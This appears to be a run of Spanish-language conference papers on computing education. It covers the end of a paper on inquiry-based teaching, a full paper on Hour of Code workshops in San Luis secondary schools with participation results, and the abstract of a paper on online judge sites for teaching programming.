Los resultados presentados aquí, confirman la idea sostenida en la bibliografía sobre la idoneidad de las estrategias basadas en la indagación para obtener mejores resultados en los estudiantes de asignaturas matemáticas y científicas.

7. Conclusiones

Los resultados obtenidos en estas experiencias han sido positivos. Un sondeo previo, realizado por los integrantes del grupo de investigación indicó que en los cursos, durante los años previos a la aplicación de estas técnicas y en otras asignaturas que utilizan técnicas didácticas no vinculadas a la investigación dentro de las mismas carreras, rara vez el número de alumnos regularizados y promocionados supera al 30% de los inscritos en la asignatura. El número de promocionados disminuye significativamente en las materias con altos contenidos matemáticos. Sin embargo, como resultado de la aplicación de estas técnicas que invitan a los estudiantes a participar activamente en la investigación, se observa que la tendencia de alumnos promocionados supera el 40%, incluso en materias con mayor contenido matemático.

Dado el carácter científico y matemático de las asignaturas que participaron en las experiencias incluidas en este análisis, se confirma la hipótesis presentada en la bibliografía que sugiere que el aprendizaje basado en la indagación es el más adecuado para las ciencias y las matemáticas [2, 5]. Esto se puede confirmar puesto que en las mediciones mostradas, el número de alumnos que aprueban la materia con el uso de estrategias didácticas basadas en la investigación supera el 50% de los inscritos.

Otro factor a analizar es el nivel de compromiso [5] de los estudiantes que lleva a disminuir considerablemente

el número de alumnos ausentes en un grupo importante de los cursos incluidos en estas experiencias. Aunque esta tendencia no se repite en todos los casos, los resultados muestran indicios positivos de usar estrategias de aprendizaje basado en la indagación como una herramienta para disminuir el absentismo en los cursos universitarios.

Las tareas de investigación realizadas por los estudiantes, les permiten adquirir y profundizar los conocimientos propios de las disciplinas y a la vez adoptar y desarrollar habilidades y competencias de investigación que potenciarán el posterior desempeño de los egresados en el ámbito profesional.

Al obtener buenos resultados, y frente a los múltiples beneficios que se mencionan en la bibliografía especializada en la enseñanza universitaria, los docentes-investigadores pueden replantear no solo la forma en la que se utiliza en algunos cursos la investigación como estrategia de aprendizaje para los estudiantes, sino también la forma de aprovechar las ventajas que proporciona el aprendizaje basado en la investigación a lo largo de toda la carrera. Esto requiere el esfuerzo conjunto de los docentes y de la gestión de la carrera para analizar y mejorar los planes de carrera. Se debe lograr la consideración tanto de los contenidos que los estudiantes deben adquirir como las competencias y procedimientos que deben desarrollar para desenvolverse exitosamente en el globalizado y competitivo mundo profesional de la informática.

Tener a docentes-investigadores en las asignaturas de las carreras informáticas es muy conveniente, ya que pueden colaborar tanto en la divulgación de los conocimientos más recientes sobre una disciplina como a la transmisión de habilidades propias de un investigador a los estudiantes. Las habilidades que se requieren para llevar adelante una investigación, son muy adecuadas para los profesionales de las ciencias informáticas que deben mantenerse al paso con los nuevos descubrimientos de la disciplina.

8. Trabajos Futuros

Una de las tareas que quedan pendientes para futuros trabajos es la búsqueda e implementación de nuevas actividades que integren la enseñanza y la investigación en el aula. Muchos docentes-investigadores vienen trabajando sobre aspectos a considerar al momento de incorporar la investigación en la enseñanza en las aulas universitarias, lo que llevaría también a un mayor número de actividades propuestas a los estudiantes durante el curso.

De manera similar, queda profundizar el impacto que debe tener la incorporación de docentes-investigadores en las aulas y el impacto que debe tener la incorporación de estos docentes a nivel institucional en la modificación

y actualización de los planes de estudio de las carreras informáticas.

De las conclusiones anteriores, surge la necesidad de trabajar sobre el absentismo de los estudiantes. Este factor no ha sido propuesto en el trabajo inicial, pero ha surgido de los porcentajes obtenidos. Se pueden analizar las razones de este alto porcentaje. Pero es importante, trabajar sobre el número de estudiantes que dejan de asistir a clases y buscar estrategias para fomentar la motivación y el compromiso de los estudiantes con la materia.

9. Apreciaciones finales

En la actualidad, donde los cambios se han vuelto constantes, la docencia y la investigación no permanecen ajenas: el trabajo académico y las carreras académicas están cambiando, la comprensión de las condiciones óptimas para el aprendizaje están cambiando y las ideas sobre la naturaleza del conocimiento y el rol de la universidad en la producción de nuevos conocimientos está cambiando.

Aunque la investigación y la docencia se perciben, en muchos casos, como actividades completamente dicotómicas, la experiencia llevada a cabo por el GIDIA confirmó las ideas más recientes referentes al rol de la investigación en la educación: la investigación y la docencia deberían considerarse actividades interdependientes. La asimilación de esta nueva interdependencia impacta tanto en los docentes y en investigadores como en quienes tienen en sus manos la capacidad de influir sobre los diseños curriculares y las políticas universitarias.

Asumir esta interdependencia en las distintas facetas en la vida universitaria, en las políticas universitarias, en la enseñanza, en la investigación, en los diseños curriculares tiene muchos beneficios potenciales.

Particularmente, abordar la enseñanza desde la investigación en el aula puede contribuir significativamente a actualizar los conocimientos y mejorar la calidad y profundidad de los contenidos.

Otorgar mayor participación a los grupos de investigación y favorecer la interacción de los investigadores con el aula también puede resultar positivo, ya que en general estos grupos trabajan sobre líneas de investigación que integran contenidos aprendidos en distintas asignaturas de las carreras académicas universitarias o resultan transversales a ellas. Estos grupos están en la vanguardia de la disciplina científica que estudian y pueden dejar sobre las nuevas generaciones de profesionales una huella indeleble: enseñanza actualizada con gran profundidad y calidad.

En muchos casos, esta interacción resultará en que muchos estudiantes despierten su gusto por la investigación. En este caso, la universidad estará

transformándose en un semillero de investigadores, que puede redundar en las generaciones futuras en innovación y nuevas tecnologías.

La docencia, la investigación y la cambiante relación existente entre ellas ha sido y continúa siendo abordada desde diversos ángulos y diferentes puntos de vista llevando a análisis poco concluyentes y, en ocasiones, encontrados. Esta amplia gama de apreciaciones dificulta la puesta en marcha de un proyecto institucional con una visión integral en la cual ambas actividades se interrelacionan adecuadamente en la enseñanza universitaria.

Las conclusiones de esta experiencia quedan claramente reflejadas en las palabras de Lawrence Stenhouse [7]: “Postular una enseñanza basada en la investigación es, a mi modo de ver, pedirnos a nosotros, como profesores, que compartamos con nuestros alumnos o estudiantes el proceso de nuestro aprendizaje del saber que no poseemos; de este modo pueden obtener una perspectiva crítica del aprendizaje que consideramos nuestro.”

10. Referencias

- [1] Hart, G.; Bowden, J. & Watters, J. (1999). Capacidades de los Egresados [Un marco para evaluar la calidad de un curso]. Higher Education in Europa, vol. XXIV, N° 2, 1999, p. 301-308. Traducción: Pedro D. Lafourcade. - Edición SDI.
- [2] Peñaherrera, M., Chiluita, K. & Ortiz, A. (2014). Inclusión del Aprendizaje Basado en Investigación (ABI) como práctica pedagógica en el diseño de programas de postgrados en Ecuador. Elaboración de una propuesta. Journal for Educators, Teachers and Trainers, Vol. 5(2), pp. 204 – 220.
- [3] Boyer, E. (1997). Scholarship Reconsidered Priorities of the Professoriate. The Carnegie Foundation for the Advancement of Teaching. New York. EE.UU.
- [4] Healey, M. & Jenkins, A. (2009). Developing undergraduate research and inquiry. The Higher Education Academy. Innovation Way. Heslington. York. Engalnd.
- [5] Quesada, A.; Ariza, M. R.; Abril, A. M. & García, F. J. (2013). Creencias y actitudes del profesorado en relación a los cursos de desarrollo profesional y aprendizaje por investigación. Enseñanza de las ciencias: revista de investigación y experiencias didácticas, (Extra), 2878-2883.
- [6] Abril, A. M.; Ariza, M. R.; Quesada, A. & García, F. J. (2014). Creencias del profesorado en ejercicio y en formación sobre el aprendizaje por investigación. Revista Eureka sobre Enseñanza y Divulgación de las Ciencias, Enero-Abril, 22-33.
- [7] Stenhouse, L. (1984). Investigación y desarrollo del curriculum. Ediciones Morata. ISBN 8471122200. Madrid. España.

La Hora del Código: Promoviendo la Programación en Escuelas Secundarias de San Luis

Ana Garis, Claudia Albornoz, Mario Silvestri

Universidad Nacional de San Luis

{agaris, albornoz, msilvestri}@unsl.edu.ar

Abstract

En el marco de un proyecto de articulación escuela-universidad, a lo largo de tres años se llevaron a cabo talleres de programación en escuelas secundarias de la ciudad de San Luis. El objetivo del proyecto era brindar a los estudiantes de los últimos años un acercamiento a la Programación y fomentar el estudio de carreras de Informática. El presente trabajo muestra los resultados más relevantes y detalla las características de estos talleres que estuvieron alineados con La Hora del Código, una iniciativa a nivel mundial que promueve el aprendizaje de la Programación. Si bien, proyectos similares han sido desarrollados en Argentina, la experiencia recogida, aquí documentada, no sólo ofrece una guía de actividades para la comunidad educativa, sino que contribuye a sumar esfuerzos para establecer mejores propuestas a nivel institucional para la enseñanza de la programación en las escuelas.

Palabras Clave

Enseñanza de la Programación, Visita a Escuelas, Difusión de Carreras de Informática

1. Introducción

La falta de vocaciones en el área Informática / Cs. de la Computación es una problemática a nivel mundial y Argentina no es la excepción. Tal como se informa en el Reporte del Observatorio Permanente de la Industria del Software y Servicios Informáticos, existe una alta demanda de personal calificado para cubrir vacancias en la Industria del Software [1]. La carencia de vocaciones se evidencia en la baja matrícula de estudiantes en carreras informáticas universitarias.

El estado nacional, organizaciones de diversos tipos, y en particular las universidades han presentado propuestas para atacar este problema. Una de las modalidades utilizadas ha sido el dictado de talleres en escuelas sobre áreas asociadas a la computación, tales como la programación.

El desafío de brindar a los jóvenes en edad escolar un taller de programación que despierte vocaciones, trae aparejado encontrar las mejores estrategias para la

enseñanza de la programación. Este último tópico es también un tema de interés de la comunidad educativa. La inclusión de la programación en las escuelas trae importantes beneficios, ya que promueve habilidades aplicables a diferentes áreas del conocimiento, estimulando la resolución de problemas, el razonamiento lógico, la creatividad y el trabajo en equipo [2].

El presente trabajo expone los resultados de una experiencia relacionada al dictado de talleres de programación en escuelas secundarias de la ciudad de San Luis, promovido desde la universidad. Los talleres tenían como objetivo despertar vocaciones en Informática a través de un acercamiento con la programación, por lo cual fue necesario seleccionar estrategias de enseñanza que resultaran atractivas para los alumnos. Se decidió entonces hacer uso de los recursos disponibles en Code.org [3], una organización que ofrece múltiples actividades para enseñar a programar, específicamente la iniciativa “La Hora del Código”. Estudios posteriores al inicio de los talleres mostraron el impacto de la utilización del material de Code.org en las escuelas, revelando que serviría también para despertar en los estudiantes vocaciones en Informática, en particular alumnos de sexo femenino que son quienes muestran menor interés en ésta área [4].

El proyecto se denominó “La Hora de Programar” y siguió los lineamientos de La Hora del Código, es decir, cada taller tenía una hora de duración y recreaba las actividades sugeridas por dicha iniciativa. Si bien existen propuestas similares [5-8], la experiencia aquí detallada expone atributos diferentes asociados especialmente con la dinámica de las actividades y la duración de las mismas. La experiencia documentada en el presente trabajo contribuye a sumar esfuerzos para establecer mejores propuestas a nivel institucional, referidas tanto al despertar vocaciones en Informática como así también colaborar con la enseñanza de la programación en las escuelas.

El trabajo se encuentra estructurado de la siguiente manera: a continuación se explica qué es La Hora de Código, cuál es su objetivo y en qué consiste. Luego se describen las características de los talleres y los resultados obtenidos. Seguidamente se mencionan

trabajos relacionados y por último se exponen las conclusiones.

2. La Hora del Código

La Hora del Código es una iniciativa promovida por la organización Code.org que intenta acercar a todas las personas, independientemente de la raza, sexo o edad, a la programación de computadoras. En su plataforma on-line cada año presenta múltiples actividades, detrás de una consigna: cada persona que realice la actividad podrá aprender el significado de Programar en solo una hora.




Figura 1: Actividades para La Hora de Programar disponibles en Code.org.

La Figura 1, muestra algunas de las actividades on-line propuestas en el sitio web de Code.org para llevar a cabo La Hora de Programar en 2017. En general, hacen uso de personajes o juegos populares en la comunidad juvenil, para presentar un problema y dar lugar a su resolución. El problema debe ser solucionado a partir de la selección de diferentes comandos sugeridos.

Cabe destacar que La Hora del Código recurre al juego como estrategia didáctica para enseñar a programar. El juego atrae a los estudiantes, y les permite retener la atención más fácilmente que otras herramientas de enseñanza [9-11].

Se encuentran disponibles, también, un número de desafíos off-line, es decir, aquellos que pueden realizarse sin tener conexión de Internet. Algunos de ellos tampoco requieren el uso de computadoras, sino solo lápiz y papel.

En Argentina, la iniciativa Program.AR [8] ofrece material adicional en español. Entre los recursos más destacados se encuentra Pilas Bloques [12], una aplicación argentina para la enseñanza de la

programación. Al igual que otros lenguajes, tales como Scratch [13], los programas se crean con instrucciones incorporadas en piezas o bloques prediseñados.

Si bien, La Hora del Código es una propuesta abierta a toda la sociedad, desde su comienzo en 2013, ha sido aplicada en las aulas solo por docentes interesados. Sin embargo, la iniciativa no contaba con un marco institucional que permitiera sistematizar su desarrollo. Desde la Universidad Nacional de San Luis, se propuso llevarlo a las escuelas de San Luis, a través de talleres destinados a alumnos de los últimos años del nivel secundario.

3. Los talleres

Los talleres fueron dictados en el marco del programa "Articulación Universidad y Escuela Secundaria", que comenzó en 2014 y se extendió hasta 2016, inclusive. Dicho programa tenía como fin divulgar contenido científico entre alumnos de escuelas secundarias, para despertar vocaciones tempranas en ciencias exactas y naturales. En particular, el objetivo primario del proyecto La Hora de Programar fue brindar a los estudiantes secundarios de los últimos años un acercamiento a la programación y fomentar el estudio de carreras de Informática.

El plantel a cargo del proyecto estuvo integrado por tres docentes universitarios, quienes conformaban equipos de dos personas para dictar cada taller.

Dado que La Hora del Código era una propuesta reciente en 2014, se consideró relevante difundir la iniciativa a los docentes. El medio elegido fue un curso de capacitación en donde se les hizo llegar no solo la propuesta sino también el resto de los recursos presentes en la plataforma de Code.org. Las escuelas de origen de los docentes participantes fueron seleccionadas en primera instancia para iniciar los talleres.

Los talleres de La Hora de Programar incluyeron tres etapas bien diferenciadas:

- 1) una introducción a la Hora del Código,
- 2) el desarrollo de una actividad,
- 3) una charla final y entrega de cuestionarios.

3.1. Introducción a la Hora del Código

Uno de los aspectos claves para despertar el interés de la audiencia en áreas de Informática es mostrar el protagonismo de las tecnologías en el mundo actual y en la vida cotidiana. Desde esta perspectiva, se propuso iniciar el taller con alguno de los videos disponibles en Code.org y Program.ar, donde personalidades populares del medio expresan la importancia de aprender a programar, destacando que es el lenguaje de las computadoras y remarcando que cualquier persona puede lograrlo ya que es fácil y divertido. Los videos finalizan

con el mensaje: “programar no es para genios” e invitan a participar en La Hora del Código.

Al terminar el video se llevaba a cabo una exposición que tenía como objetivo introducir informalmente los conceptos de resolución de problemas, lenguajes de programación, pero especialmente tenía por finalidad indagar con una pregunta que representaba el punta pie inicial del taller: “¿Qué es Programar?”. A través de un caso práctico se proponía resolver un problema con características similares a los que se desarrollarían luego. El problema consistía en indicarle a una persona que se encontraba en el comienzo de un laberinto cómo moverse para alcanzar la salida, con solo tres instrucciones posibles: *avanzar*, *mover a la izquierda* y *mover a la derecha*. Haciendo uso de una pizarra, se elaboraba la solución entre todos los participantes.

3.2. Desarrollo

Teniendo en cuenta los recursos informáticos disponibles en cada establecimiento educativo a visitar, tales como equipos informáticos y conexión a Internet, se pensaron diferentes clases de actividades, on-line u off-line, seleccionadas o adaptadas de las propuestas por Code.org. Las mismas fueron variando cada año.

Las actividades on-line seleccionadas fueron Angry Birds [14] y Plantas vs. Zombies [15]. Las dos tienen características similares: proponen consignas en la que el personaje principal debe moverse, en una clase de laberinto, para conseguir un objetivo. La metodología sugerida para crear los programas es similar al aplicado en Pilas Bloques y Scratch, es decir, haciendo uso de instrucciones embebidas en bloques prediseñados, tales como *avanzar*, *mover a la izquierda* y *mover a la derecha* (ver Figura 2). Dichos bloques deben encastrarse a modo de rompecabezas, uno a continuación del otro, conformando un programa secuencial. También es posible utilizar instrucciones de repetición (iteración) y selección, las cuales tienen la capacidad de incluir otras instrucciones en su interior.

En el caso de las actividades on-line, los bloques prediseñados tienen asociado código en JavaScript. Esta característica permite que los estudiantes puedan visualizar no solo la solución planteada con los bloques sino también observar cómo se codifica con uno de los lenguajes más utilizados en la actualidad. En cada uno de los niveles de la actividad, en caso de no encontrar la solución correcta al problema, se disponen pistas que guían al estudiante a resolverlo.

Todos los desafíos de La Hora del Código, proponen problemas que crecen en orden de complejidad. A medida que se incrementa la dificultad aparecen nuevas instrucciones, entre ellas la repetición y la selección. La Figura 3 expone las instrucciones estructuradas relacionado al problema de alcanzar el destino (marcado

en color rojo) siguiendo el camino marcado en la Figura 4. La actividad prevé presentar las instrucciones simples anteriormente, cuando la consigna pide llegar al destino transitando un camino menos complicado.

En cuanto a las actividades off-line, las elegidas fueron versiones modificadas de Maze Blockly Games [16] y El Robot Pinta [17]. Las consignas fueron semejantes a los juegos on-line, solo que en este caso, los alumnos debían escribir la solución en papel.




Figura 2: Bloques de instrucciones simples.



Figura 3: Bloques de instrucciones estructuradas.




Figura 4: Camino a recorrer para alcanzar un objetivo.

Para motivar a los estudiantes se propuso una competencia, dividiendo la audiencia en dos equipos A y B, donde cada equipo a su vez, se separaba en grupos de 3 personas. Todos los grupos debían resolver la consigna en un tiempo limitado. A continuación se seleccionaba una solución por cada equipo al azar y un representante de cada equipo lo copiaba en la pizarra. Resultaba ganador el equipo que resolviera el problema con la menor cantidad de instrucciones posibles.

3.3. Charla final y entrega de cuestionarios

A modo de cierre, se desarrollaba una charla final tratando de concientizar a la audiencia del gran logro que habían alcanzado: todos habían sido capaces de hacer sus propios programas de computación. Aprovechando el entusiasmo presente en la mayoría de los estudiantes, se volvía a plantear la importancia de las tecnologías y la programación en el mundo actual y la necesidad de tener profesionales que desarrollen tales programas. Esto daba origen a contarles que es posible estudiar Informática en la universidad y en la mayoría de los casos en forma gratuita.

A medida que se desarrollaba la charla, se entregaban cuestionarios para evaluar el interés de los alumnos en el área de Informática. Se pretendía estimar cuántos alumnos serían candidatos a estudiar Informática. El primero de los tres años que duró La Hora de Programar, las encuestas eran anónimas por defecto. A partir del segundo año se empezó a solicitar también el nombre y correo electrónico (u otro contacto en redes sociales) para enviarle material adicional a los interesados y tener un seguimiento en el caso que eligieran estudiar Informática.

4. Resultados

En los tres años que duró el proyecto, se dictaron 13 talleres en 7 establecimientos educativos, tanto públicos como privados, en los cuales participaron aproximadamente 300 alumnos.

La Tabla 1 detalla el año, escuela visitada, curso, cantidad de participantes (#Part) y el número de alumnos que expresaron mediante la encuesta su interés por áreas relacionadas a la informática (#Int), de cada uno de los talleres dictados. En la columna "Esc." se especifica una de las 7 escuelas visitadas, diferenciando si son establecimientos públicos (Pub) o privados (Priv). A continuación se describe el nombre de cada una de las escuelas que figuran en la tabla.

- E1-Pub: E.P.A. N°11 Escuela Pública Autogestionada "Dr. Carlos Juan Rodríguez".
- E2-Priv: Instituto "Santo Tomás de Aquino".
- E3-Pub: Escuela Normal Mixta "Juan Pascual Pringles".

- E4-Pub: Colegio N° 13 "Profesor Roberto Moyano".
- E5-Pub: Colegio N°5 "Ing. José Álvarez Condarco".
- E6-Pub: Colegio N° 36 "Dr. Bernardo Alberto Houssay".
- E7-Pub: Centro Educativo N°1 "Juan Pascual Pringles".

Tabla 1: Talleres desarrollados

	Año	Esc.	Curso	#Part.	#Int.
1	2014	E1-Pub	6to. C	21	5
2	2014	E1-Pub	6to. B	9	4
3	2014	E1-Pub	6to. A	8	3
4	2014	E2-Priv	4to. A	20	5
5	2014	E2-Priv	4to. B	27	6
6	2015	E3-Pub	6to B1	23	6
7	2015	E4-Pub	4to.	24	6
8	2015	E2-Priv	6to. A	29	4
9	2015	E2-Priv	6to. B	27	7
10	2016	E5-Pub	7mo.	38	21
11	2016	E6-Pub	4to. A	20	9
12	2016	E7-Pub	6to.	26	12
13	2016	E2-Priv	4to. B	19	12

Tal como puede apreciarse, se priorizó el dictado de talleres en escuelas públicas, considerando igualmente, al menos un instituto privado.

El instituto privado, E2-Priv, fue seleccionado teniendo en cuenta los docentes asistentes al curso de capacitación, dictado al comienzo del ciclo. Si bien, el programa de "Articulación Universidad y Escuela Secundaria" donde estaba inserto el proyecto sugería los últimos años de nivel secundario (6to. y 7mo. en colegios técnicos), los directivos del establecimiento consultaron si era posible realizarlo en 4to. Año ya que en ese curso los alumnos tenían un módulo destinado a orientación vocacional.

Uno de los datos relevantes mostrados en la Tabla 1 es la evolución de menor a mayor en el número de alumnos interesados en el área de Informática, siendo el último año (2016) el más exitoso en ese sentido. Es importante

destacar que en 2016 se propusieron únicamente actividades off-line, las cuales tuvieron en cuenta lo que en años anteriores representaron actividades significativas para los estudiantes.

La experiencia recogida en los tres años que duró el proyecto mostró que los alumnos de 4to. resultaron más participativos y abiertos que los de 6to. y 7mo. Año (independientemente del valor cuantitativo #Int. marcado en la Tabla 1).

En relación al objetivo primario del proyecto de despertar vocaciones en el área de Informática, es posible afirmar que los estudiantes de cursos inferiores, como 4to. año, tienen más chances de optar por carreras Informática, dado que aún no tienen claro su futuro universitario. Con respecto a los talleres dictados en 6to. y 7mo. se observó que, si bien algunos alumnos ya tenían definido qué carrera estudiar, otros aún no sabían que harían al finalizar la escuela. En éste último grupo de alumnos, los talleres sirvieron para ayudarlos a visualizar a la Informática como una opción a seguir. Desde la perspectiva del objetivo secundario del proyecto, asociado a promover La Hora del Código para que todos sepan lo que es programar, los talleres resultaron exitosos. Los alumnos, en su mayoría, fueron capaces de escribir un programa de computación, dando una solución a cada problema planteado. La experiencia recogida indica que los talleres tuvieron una gran aceptación por parte de los alumnos, aún aquellos que expresaron su decisión de estudiar carreras sin relación con la Informática.

Los primeros tres talleres se dictaron en las instalaciones de universidad, a pedido de las autoridades de la escuela, cuya motivación era que los alumnos conocieran la universidad por dentro y la vida universitaria. Si bien esta modalidad, no estaba contemplada, dado que el proyecto apuntaba a visitar escuelas, el dictado de talleres para alumnos en la universidad podría pensarse como una alternativa en proyectos futuros.

En la actualidad algunas de las escuelas visitadas, trabajan en el nivel secundario con material propuesto por Code.org. Entre los docentes a cargo de dichas actividades figuran los que concurrieron al curso de capacitación inicial y otros que asistieron al taller acompañando a sus alumnos.

El taller fue dictado en escuelas con diferentes orientaciones, tales como administrativa, humanística, ciencias naturales y colegios técnicos industriales. La flexibilidad que ofrece el material provisto por Code.org permite que La Hora del Código pueda ser adaptada a cualquier tipo de escuela, independientemente de su orientación. Inclusive se podría desarrollar en establecimientos con orientación en Informática, similar a lo experimentado en [7], pero planificando actividades específicas cortas de una hora, que les brinde a los

alumnos un valor adicional a los conocimientos que ya adquieren en la escuela.

5. Trabajos relacionados

Varias propuestas han surgido para introducir la programación a modo de talleres, asociada con la difusión de esta disciplina en las escuelas de Argentina [7,8,18]. Queiruga et al. describen la actividad realizada a lo largo de 8 años sobre la enseñanza de la programación en las escuelas. Las tareas llevadas a cabo incluyeron el uso de lenguajes de programación como Java y Python y la utilización de robots físicos inalámbricos [7,18]. A diferencia de nuestro trabajo, las actividades fueron desarrolladas principalmente en escuelas técnicas con orientación en Informática (o afines), por otro lado, plantean desafíos de duración prolongada, más extensos que los de la Hora de Programar.

La fundación Sadosky a través de la iniciativa Program.ar [8] trabaja hace más de 4 años en el programa Vocaciones en TIC. Al igual que La Hora de Programar, el programa visita escuelas secundarias con la finalidad de despertar vocaciones en carreras vinculadas con la Informática, invitando a los jóvenes a programar juegos y animaciones [6]. En contraste con La Hora de Programar, el programa Vocaciones en TIC utiliza exclusivamente la herramienta Alice, la cual requiere el uso de computadoras. Por otro lado, cada taller del programa consta de 2 jornadas escolares completas (8 hs. en total, aproximadamente) a cargo de 3 alumnos avanzados de carreras informáticas. Otra característica diferente se relaciona a la exigencia de dictar los talleres en escuelas públicas, no técnicas, dejando de lado a escuelas privadas.

6. Conclusiones

La experiencia recogida a lo largo de 3 años con el dictado de talleres de programación en escuelas secundarias de la ciudad de San Luis, ha permitido plasmar en el presente trabajo algunos resultados que, no solo contribuyen a enriquecer estrategias para promover vocaciones en informática sino también a la enseñanza de la programación.

La selección de La Hora del Código como guía para realizar los talleres fue altamente positiva, dado que ayudó a cumplir los 2 objetivos del proyecto (despertar vocaciones e introducir a los alumnos en el área de la Programación) con actividades de corta duración, enmarcadas en juegos que causaron el interés general de los estudiantes.

Las actividades adaptadas de La Hora del Código fueron evolucionando a lo largo de los años, considerando lo que en años previos representaron tareas significativas para los estudiantes. Se les mostró que

cualquiera puede programar y no como muchas veces se piensa como algo difícil reservado para genios. Cabe destacar, que las actividades off-line del último año del proyecto resultaron las más exitosas.

Los talleres llegaron a todo tipo de escuelas: públicas, privadas y técnicas; y fueron destinadas a distintos cursos del nivel secundario: 4to., 6to. y 7mo. Año. Los alumnos de 4to. Año se mostraron más abiertos y participativos. También se experimentaron variantes a la propuesta original de visitar escuelas, invitando a los alumnos a realizar el taller en la universidad, permitiendo un acercamiento con la casa de altos estudios. Esta modalidad podría pensarse como una alternativa en proyectos futuros.

El curso inicial sobre La Hora del Código dictado a los docentes sirvió también para difundir material de Code.org. Gran parte de los docentes que participaron del curso, así como otros que acompañaron a sus alumnos en el taller, incorporaron el contenido en sus aulas.

Referencias

- [1] Observatorio Permanente de la Industria de Software y Servicios Informáticos (OPSSI), “Reporte año 2016”, 2017.
- [2] Resnick M., *Learn To Code, Code To Learn*. EdSurge: TheBest in EducationTechnology, 2013.
- [3] Code.org, sitio web <http://code.org/>
- [4] Kalelioğlu F., “A new way of teachingprogrammingskills to K-12 students: Code.org”, *JournalComputers in Human Behavior*, Elsevier, Vol. 52, 2015, pp. 200-210.
- [5] Rueda S., Cohen A., Delladio T., Gottifredi S., Tamargo L., “Herramientas para apoyar el descubrimiento de vocaciones en Ciencias de la Computación”, in *Proceedings XX Congreso Argentino de Ciencias de la Computación (CACIC 2014)*, Buenos Aires, Argentina, 2014.
- [6] Dapozo, G. N., Petris, R. H., Greiner, C. L., Espíndola, M. C., Company, A. M., López, M. “Capacitación en programación para incorporar el pensamiento computacional en las escuelas”, in *Proceedings XI Congreso de Tecnología en Educación y Educación en Tecnología*, 2016.
- [7] Queiruga, C., Banchoff C., Martin S., Rosales V. A., López F., “PROGRAMAR en la Escuela”, in *Proceedings XVIII Workshop de Investigadores en Ciencias de la Computación (WICC 2016)*, Entre Ríos, Argentina, 2016.
- [8] Program.AR, sitio web <http://program.ar>
- [9] Charsky D., “From Edutainment to Serious Games: A Change in the Use of Game Characteristics”, *Journal Games and Culture*, Vol. 5, No. 2, pp. 177–198, 2010.
- [10] Frittelli V., Tartabini M., Teicher R., Steffolani F., Serrano D., Fernández J., Bett G., Strub A. “Desarrollo de Juegos como Estrategia Didáctica en la Enseñanza de la Programación”, in *Proceedings 3er Congreso Nacional de Ingeniería Informática / Sistemas de Información (CoNaIISI 2015)*, Buenos Aires, Argentina, 2015.
- [11] Sanz, C. V. “Aprender a programar en tiempos digitales”, *Bit & Byte*, Año 2, No. 4, pp. 12-14, 2016.
- [12] Pilas Bloques, sitio web <http://pilasbloques.program.ar/>
- [13] Scratch, sitio web <https://scratch.mit.edu/>
- [14] Code.org, Laberinto Angrybirds. [Disponible en https://studio.code.org/hoc/1](https://studio.code.org/hoc/1) (última visita Agosto de 2017)
- [15] Code.org, Laberinto Plantas vs. Zombies. Disponible en <http://studio.code.org/s/course3/stage/2/puzzle/1> (última visita Julio de 2017)
- [16] Code.org, BlocklyGames. Disponible en <https://blockly-games.appspot.com/> (última visita Julio de 2017)
- [17] Code.org, GraphPaperProgramming. Disponible en <https://studio.code.org/unplugged/unplug3.pdf> (última visita Agosto de 2017)
- [18] Díaz, J., Banchoff, C., Queiruga, C., Martín, E., “Experiencias de la facultad de informática en la enseñanza de programación en escuelas con software libre”, in *Proceedings Congreso Iberoamericano De Ciencia, Tecnología, Innovación y Educación*. Buenos Aires, Argentina, 2014.

Los Sitios Jueces en Línea como Herramienta de Apoyo para la Enseñanza de Programación

Daniel Ambort
Facultad Regional Santa Fe
Universidad Tecnológica Nacional
Lavaisse 610, 3000 Santa Fe, Argentina
dambort@frsf.utn.edu.ar

Marta Castellaro
Facultad Regional Santa Fe
Universidad Tecnológica Nacional
Lavaisse 610, 3000 Santa Fe, Argentina
mcastell@frsf.utn.edu.ar

Abstract

En este artículo se describe el proceso transitado por un equipo de docentes del área Programación, el cual comenzó el descubrimiento de los sitios jueces durante el acompañamiento a alumnos que participaron en competencias de programación de carácter internacional. A partir de esta actividad se generó la asignatura “Programación Competitiva” en la que se utiliza un sitio juez. Se continuó con el análisis de otras herramientas similares y se comenzó a trabajar sobre las posibilidades que las mismas pueden brindar en el desarrollo de cursos obligatorios, talleres optativos y cursos a distancia, con distintas características. En este trabajo se presentan las características de estas herramientas, y se describen las experiencias de utilización de las mismas en distintas fases y actividades de los cursos, como herramientas de apoyo metodológico y didáctico, promoviendo el compromiso individual de los alumnos con el aprendizaje y a su vez la motivación con respecto a metas y mediciones de avances generales. Se indican los propósitos de cada experiencia y los resultados alcanzados. También se señalan otros impactos, referidos a las vinculaciones con otras instituciones, que no se habían previsto inicialmente.

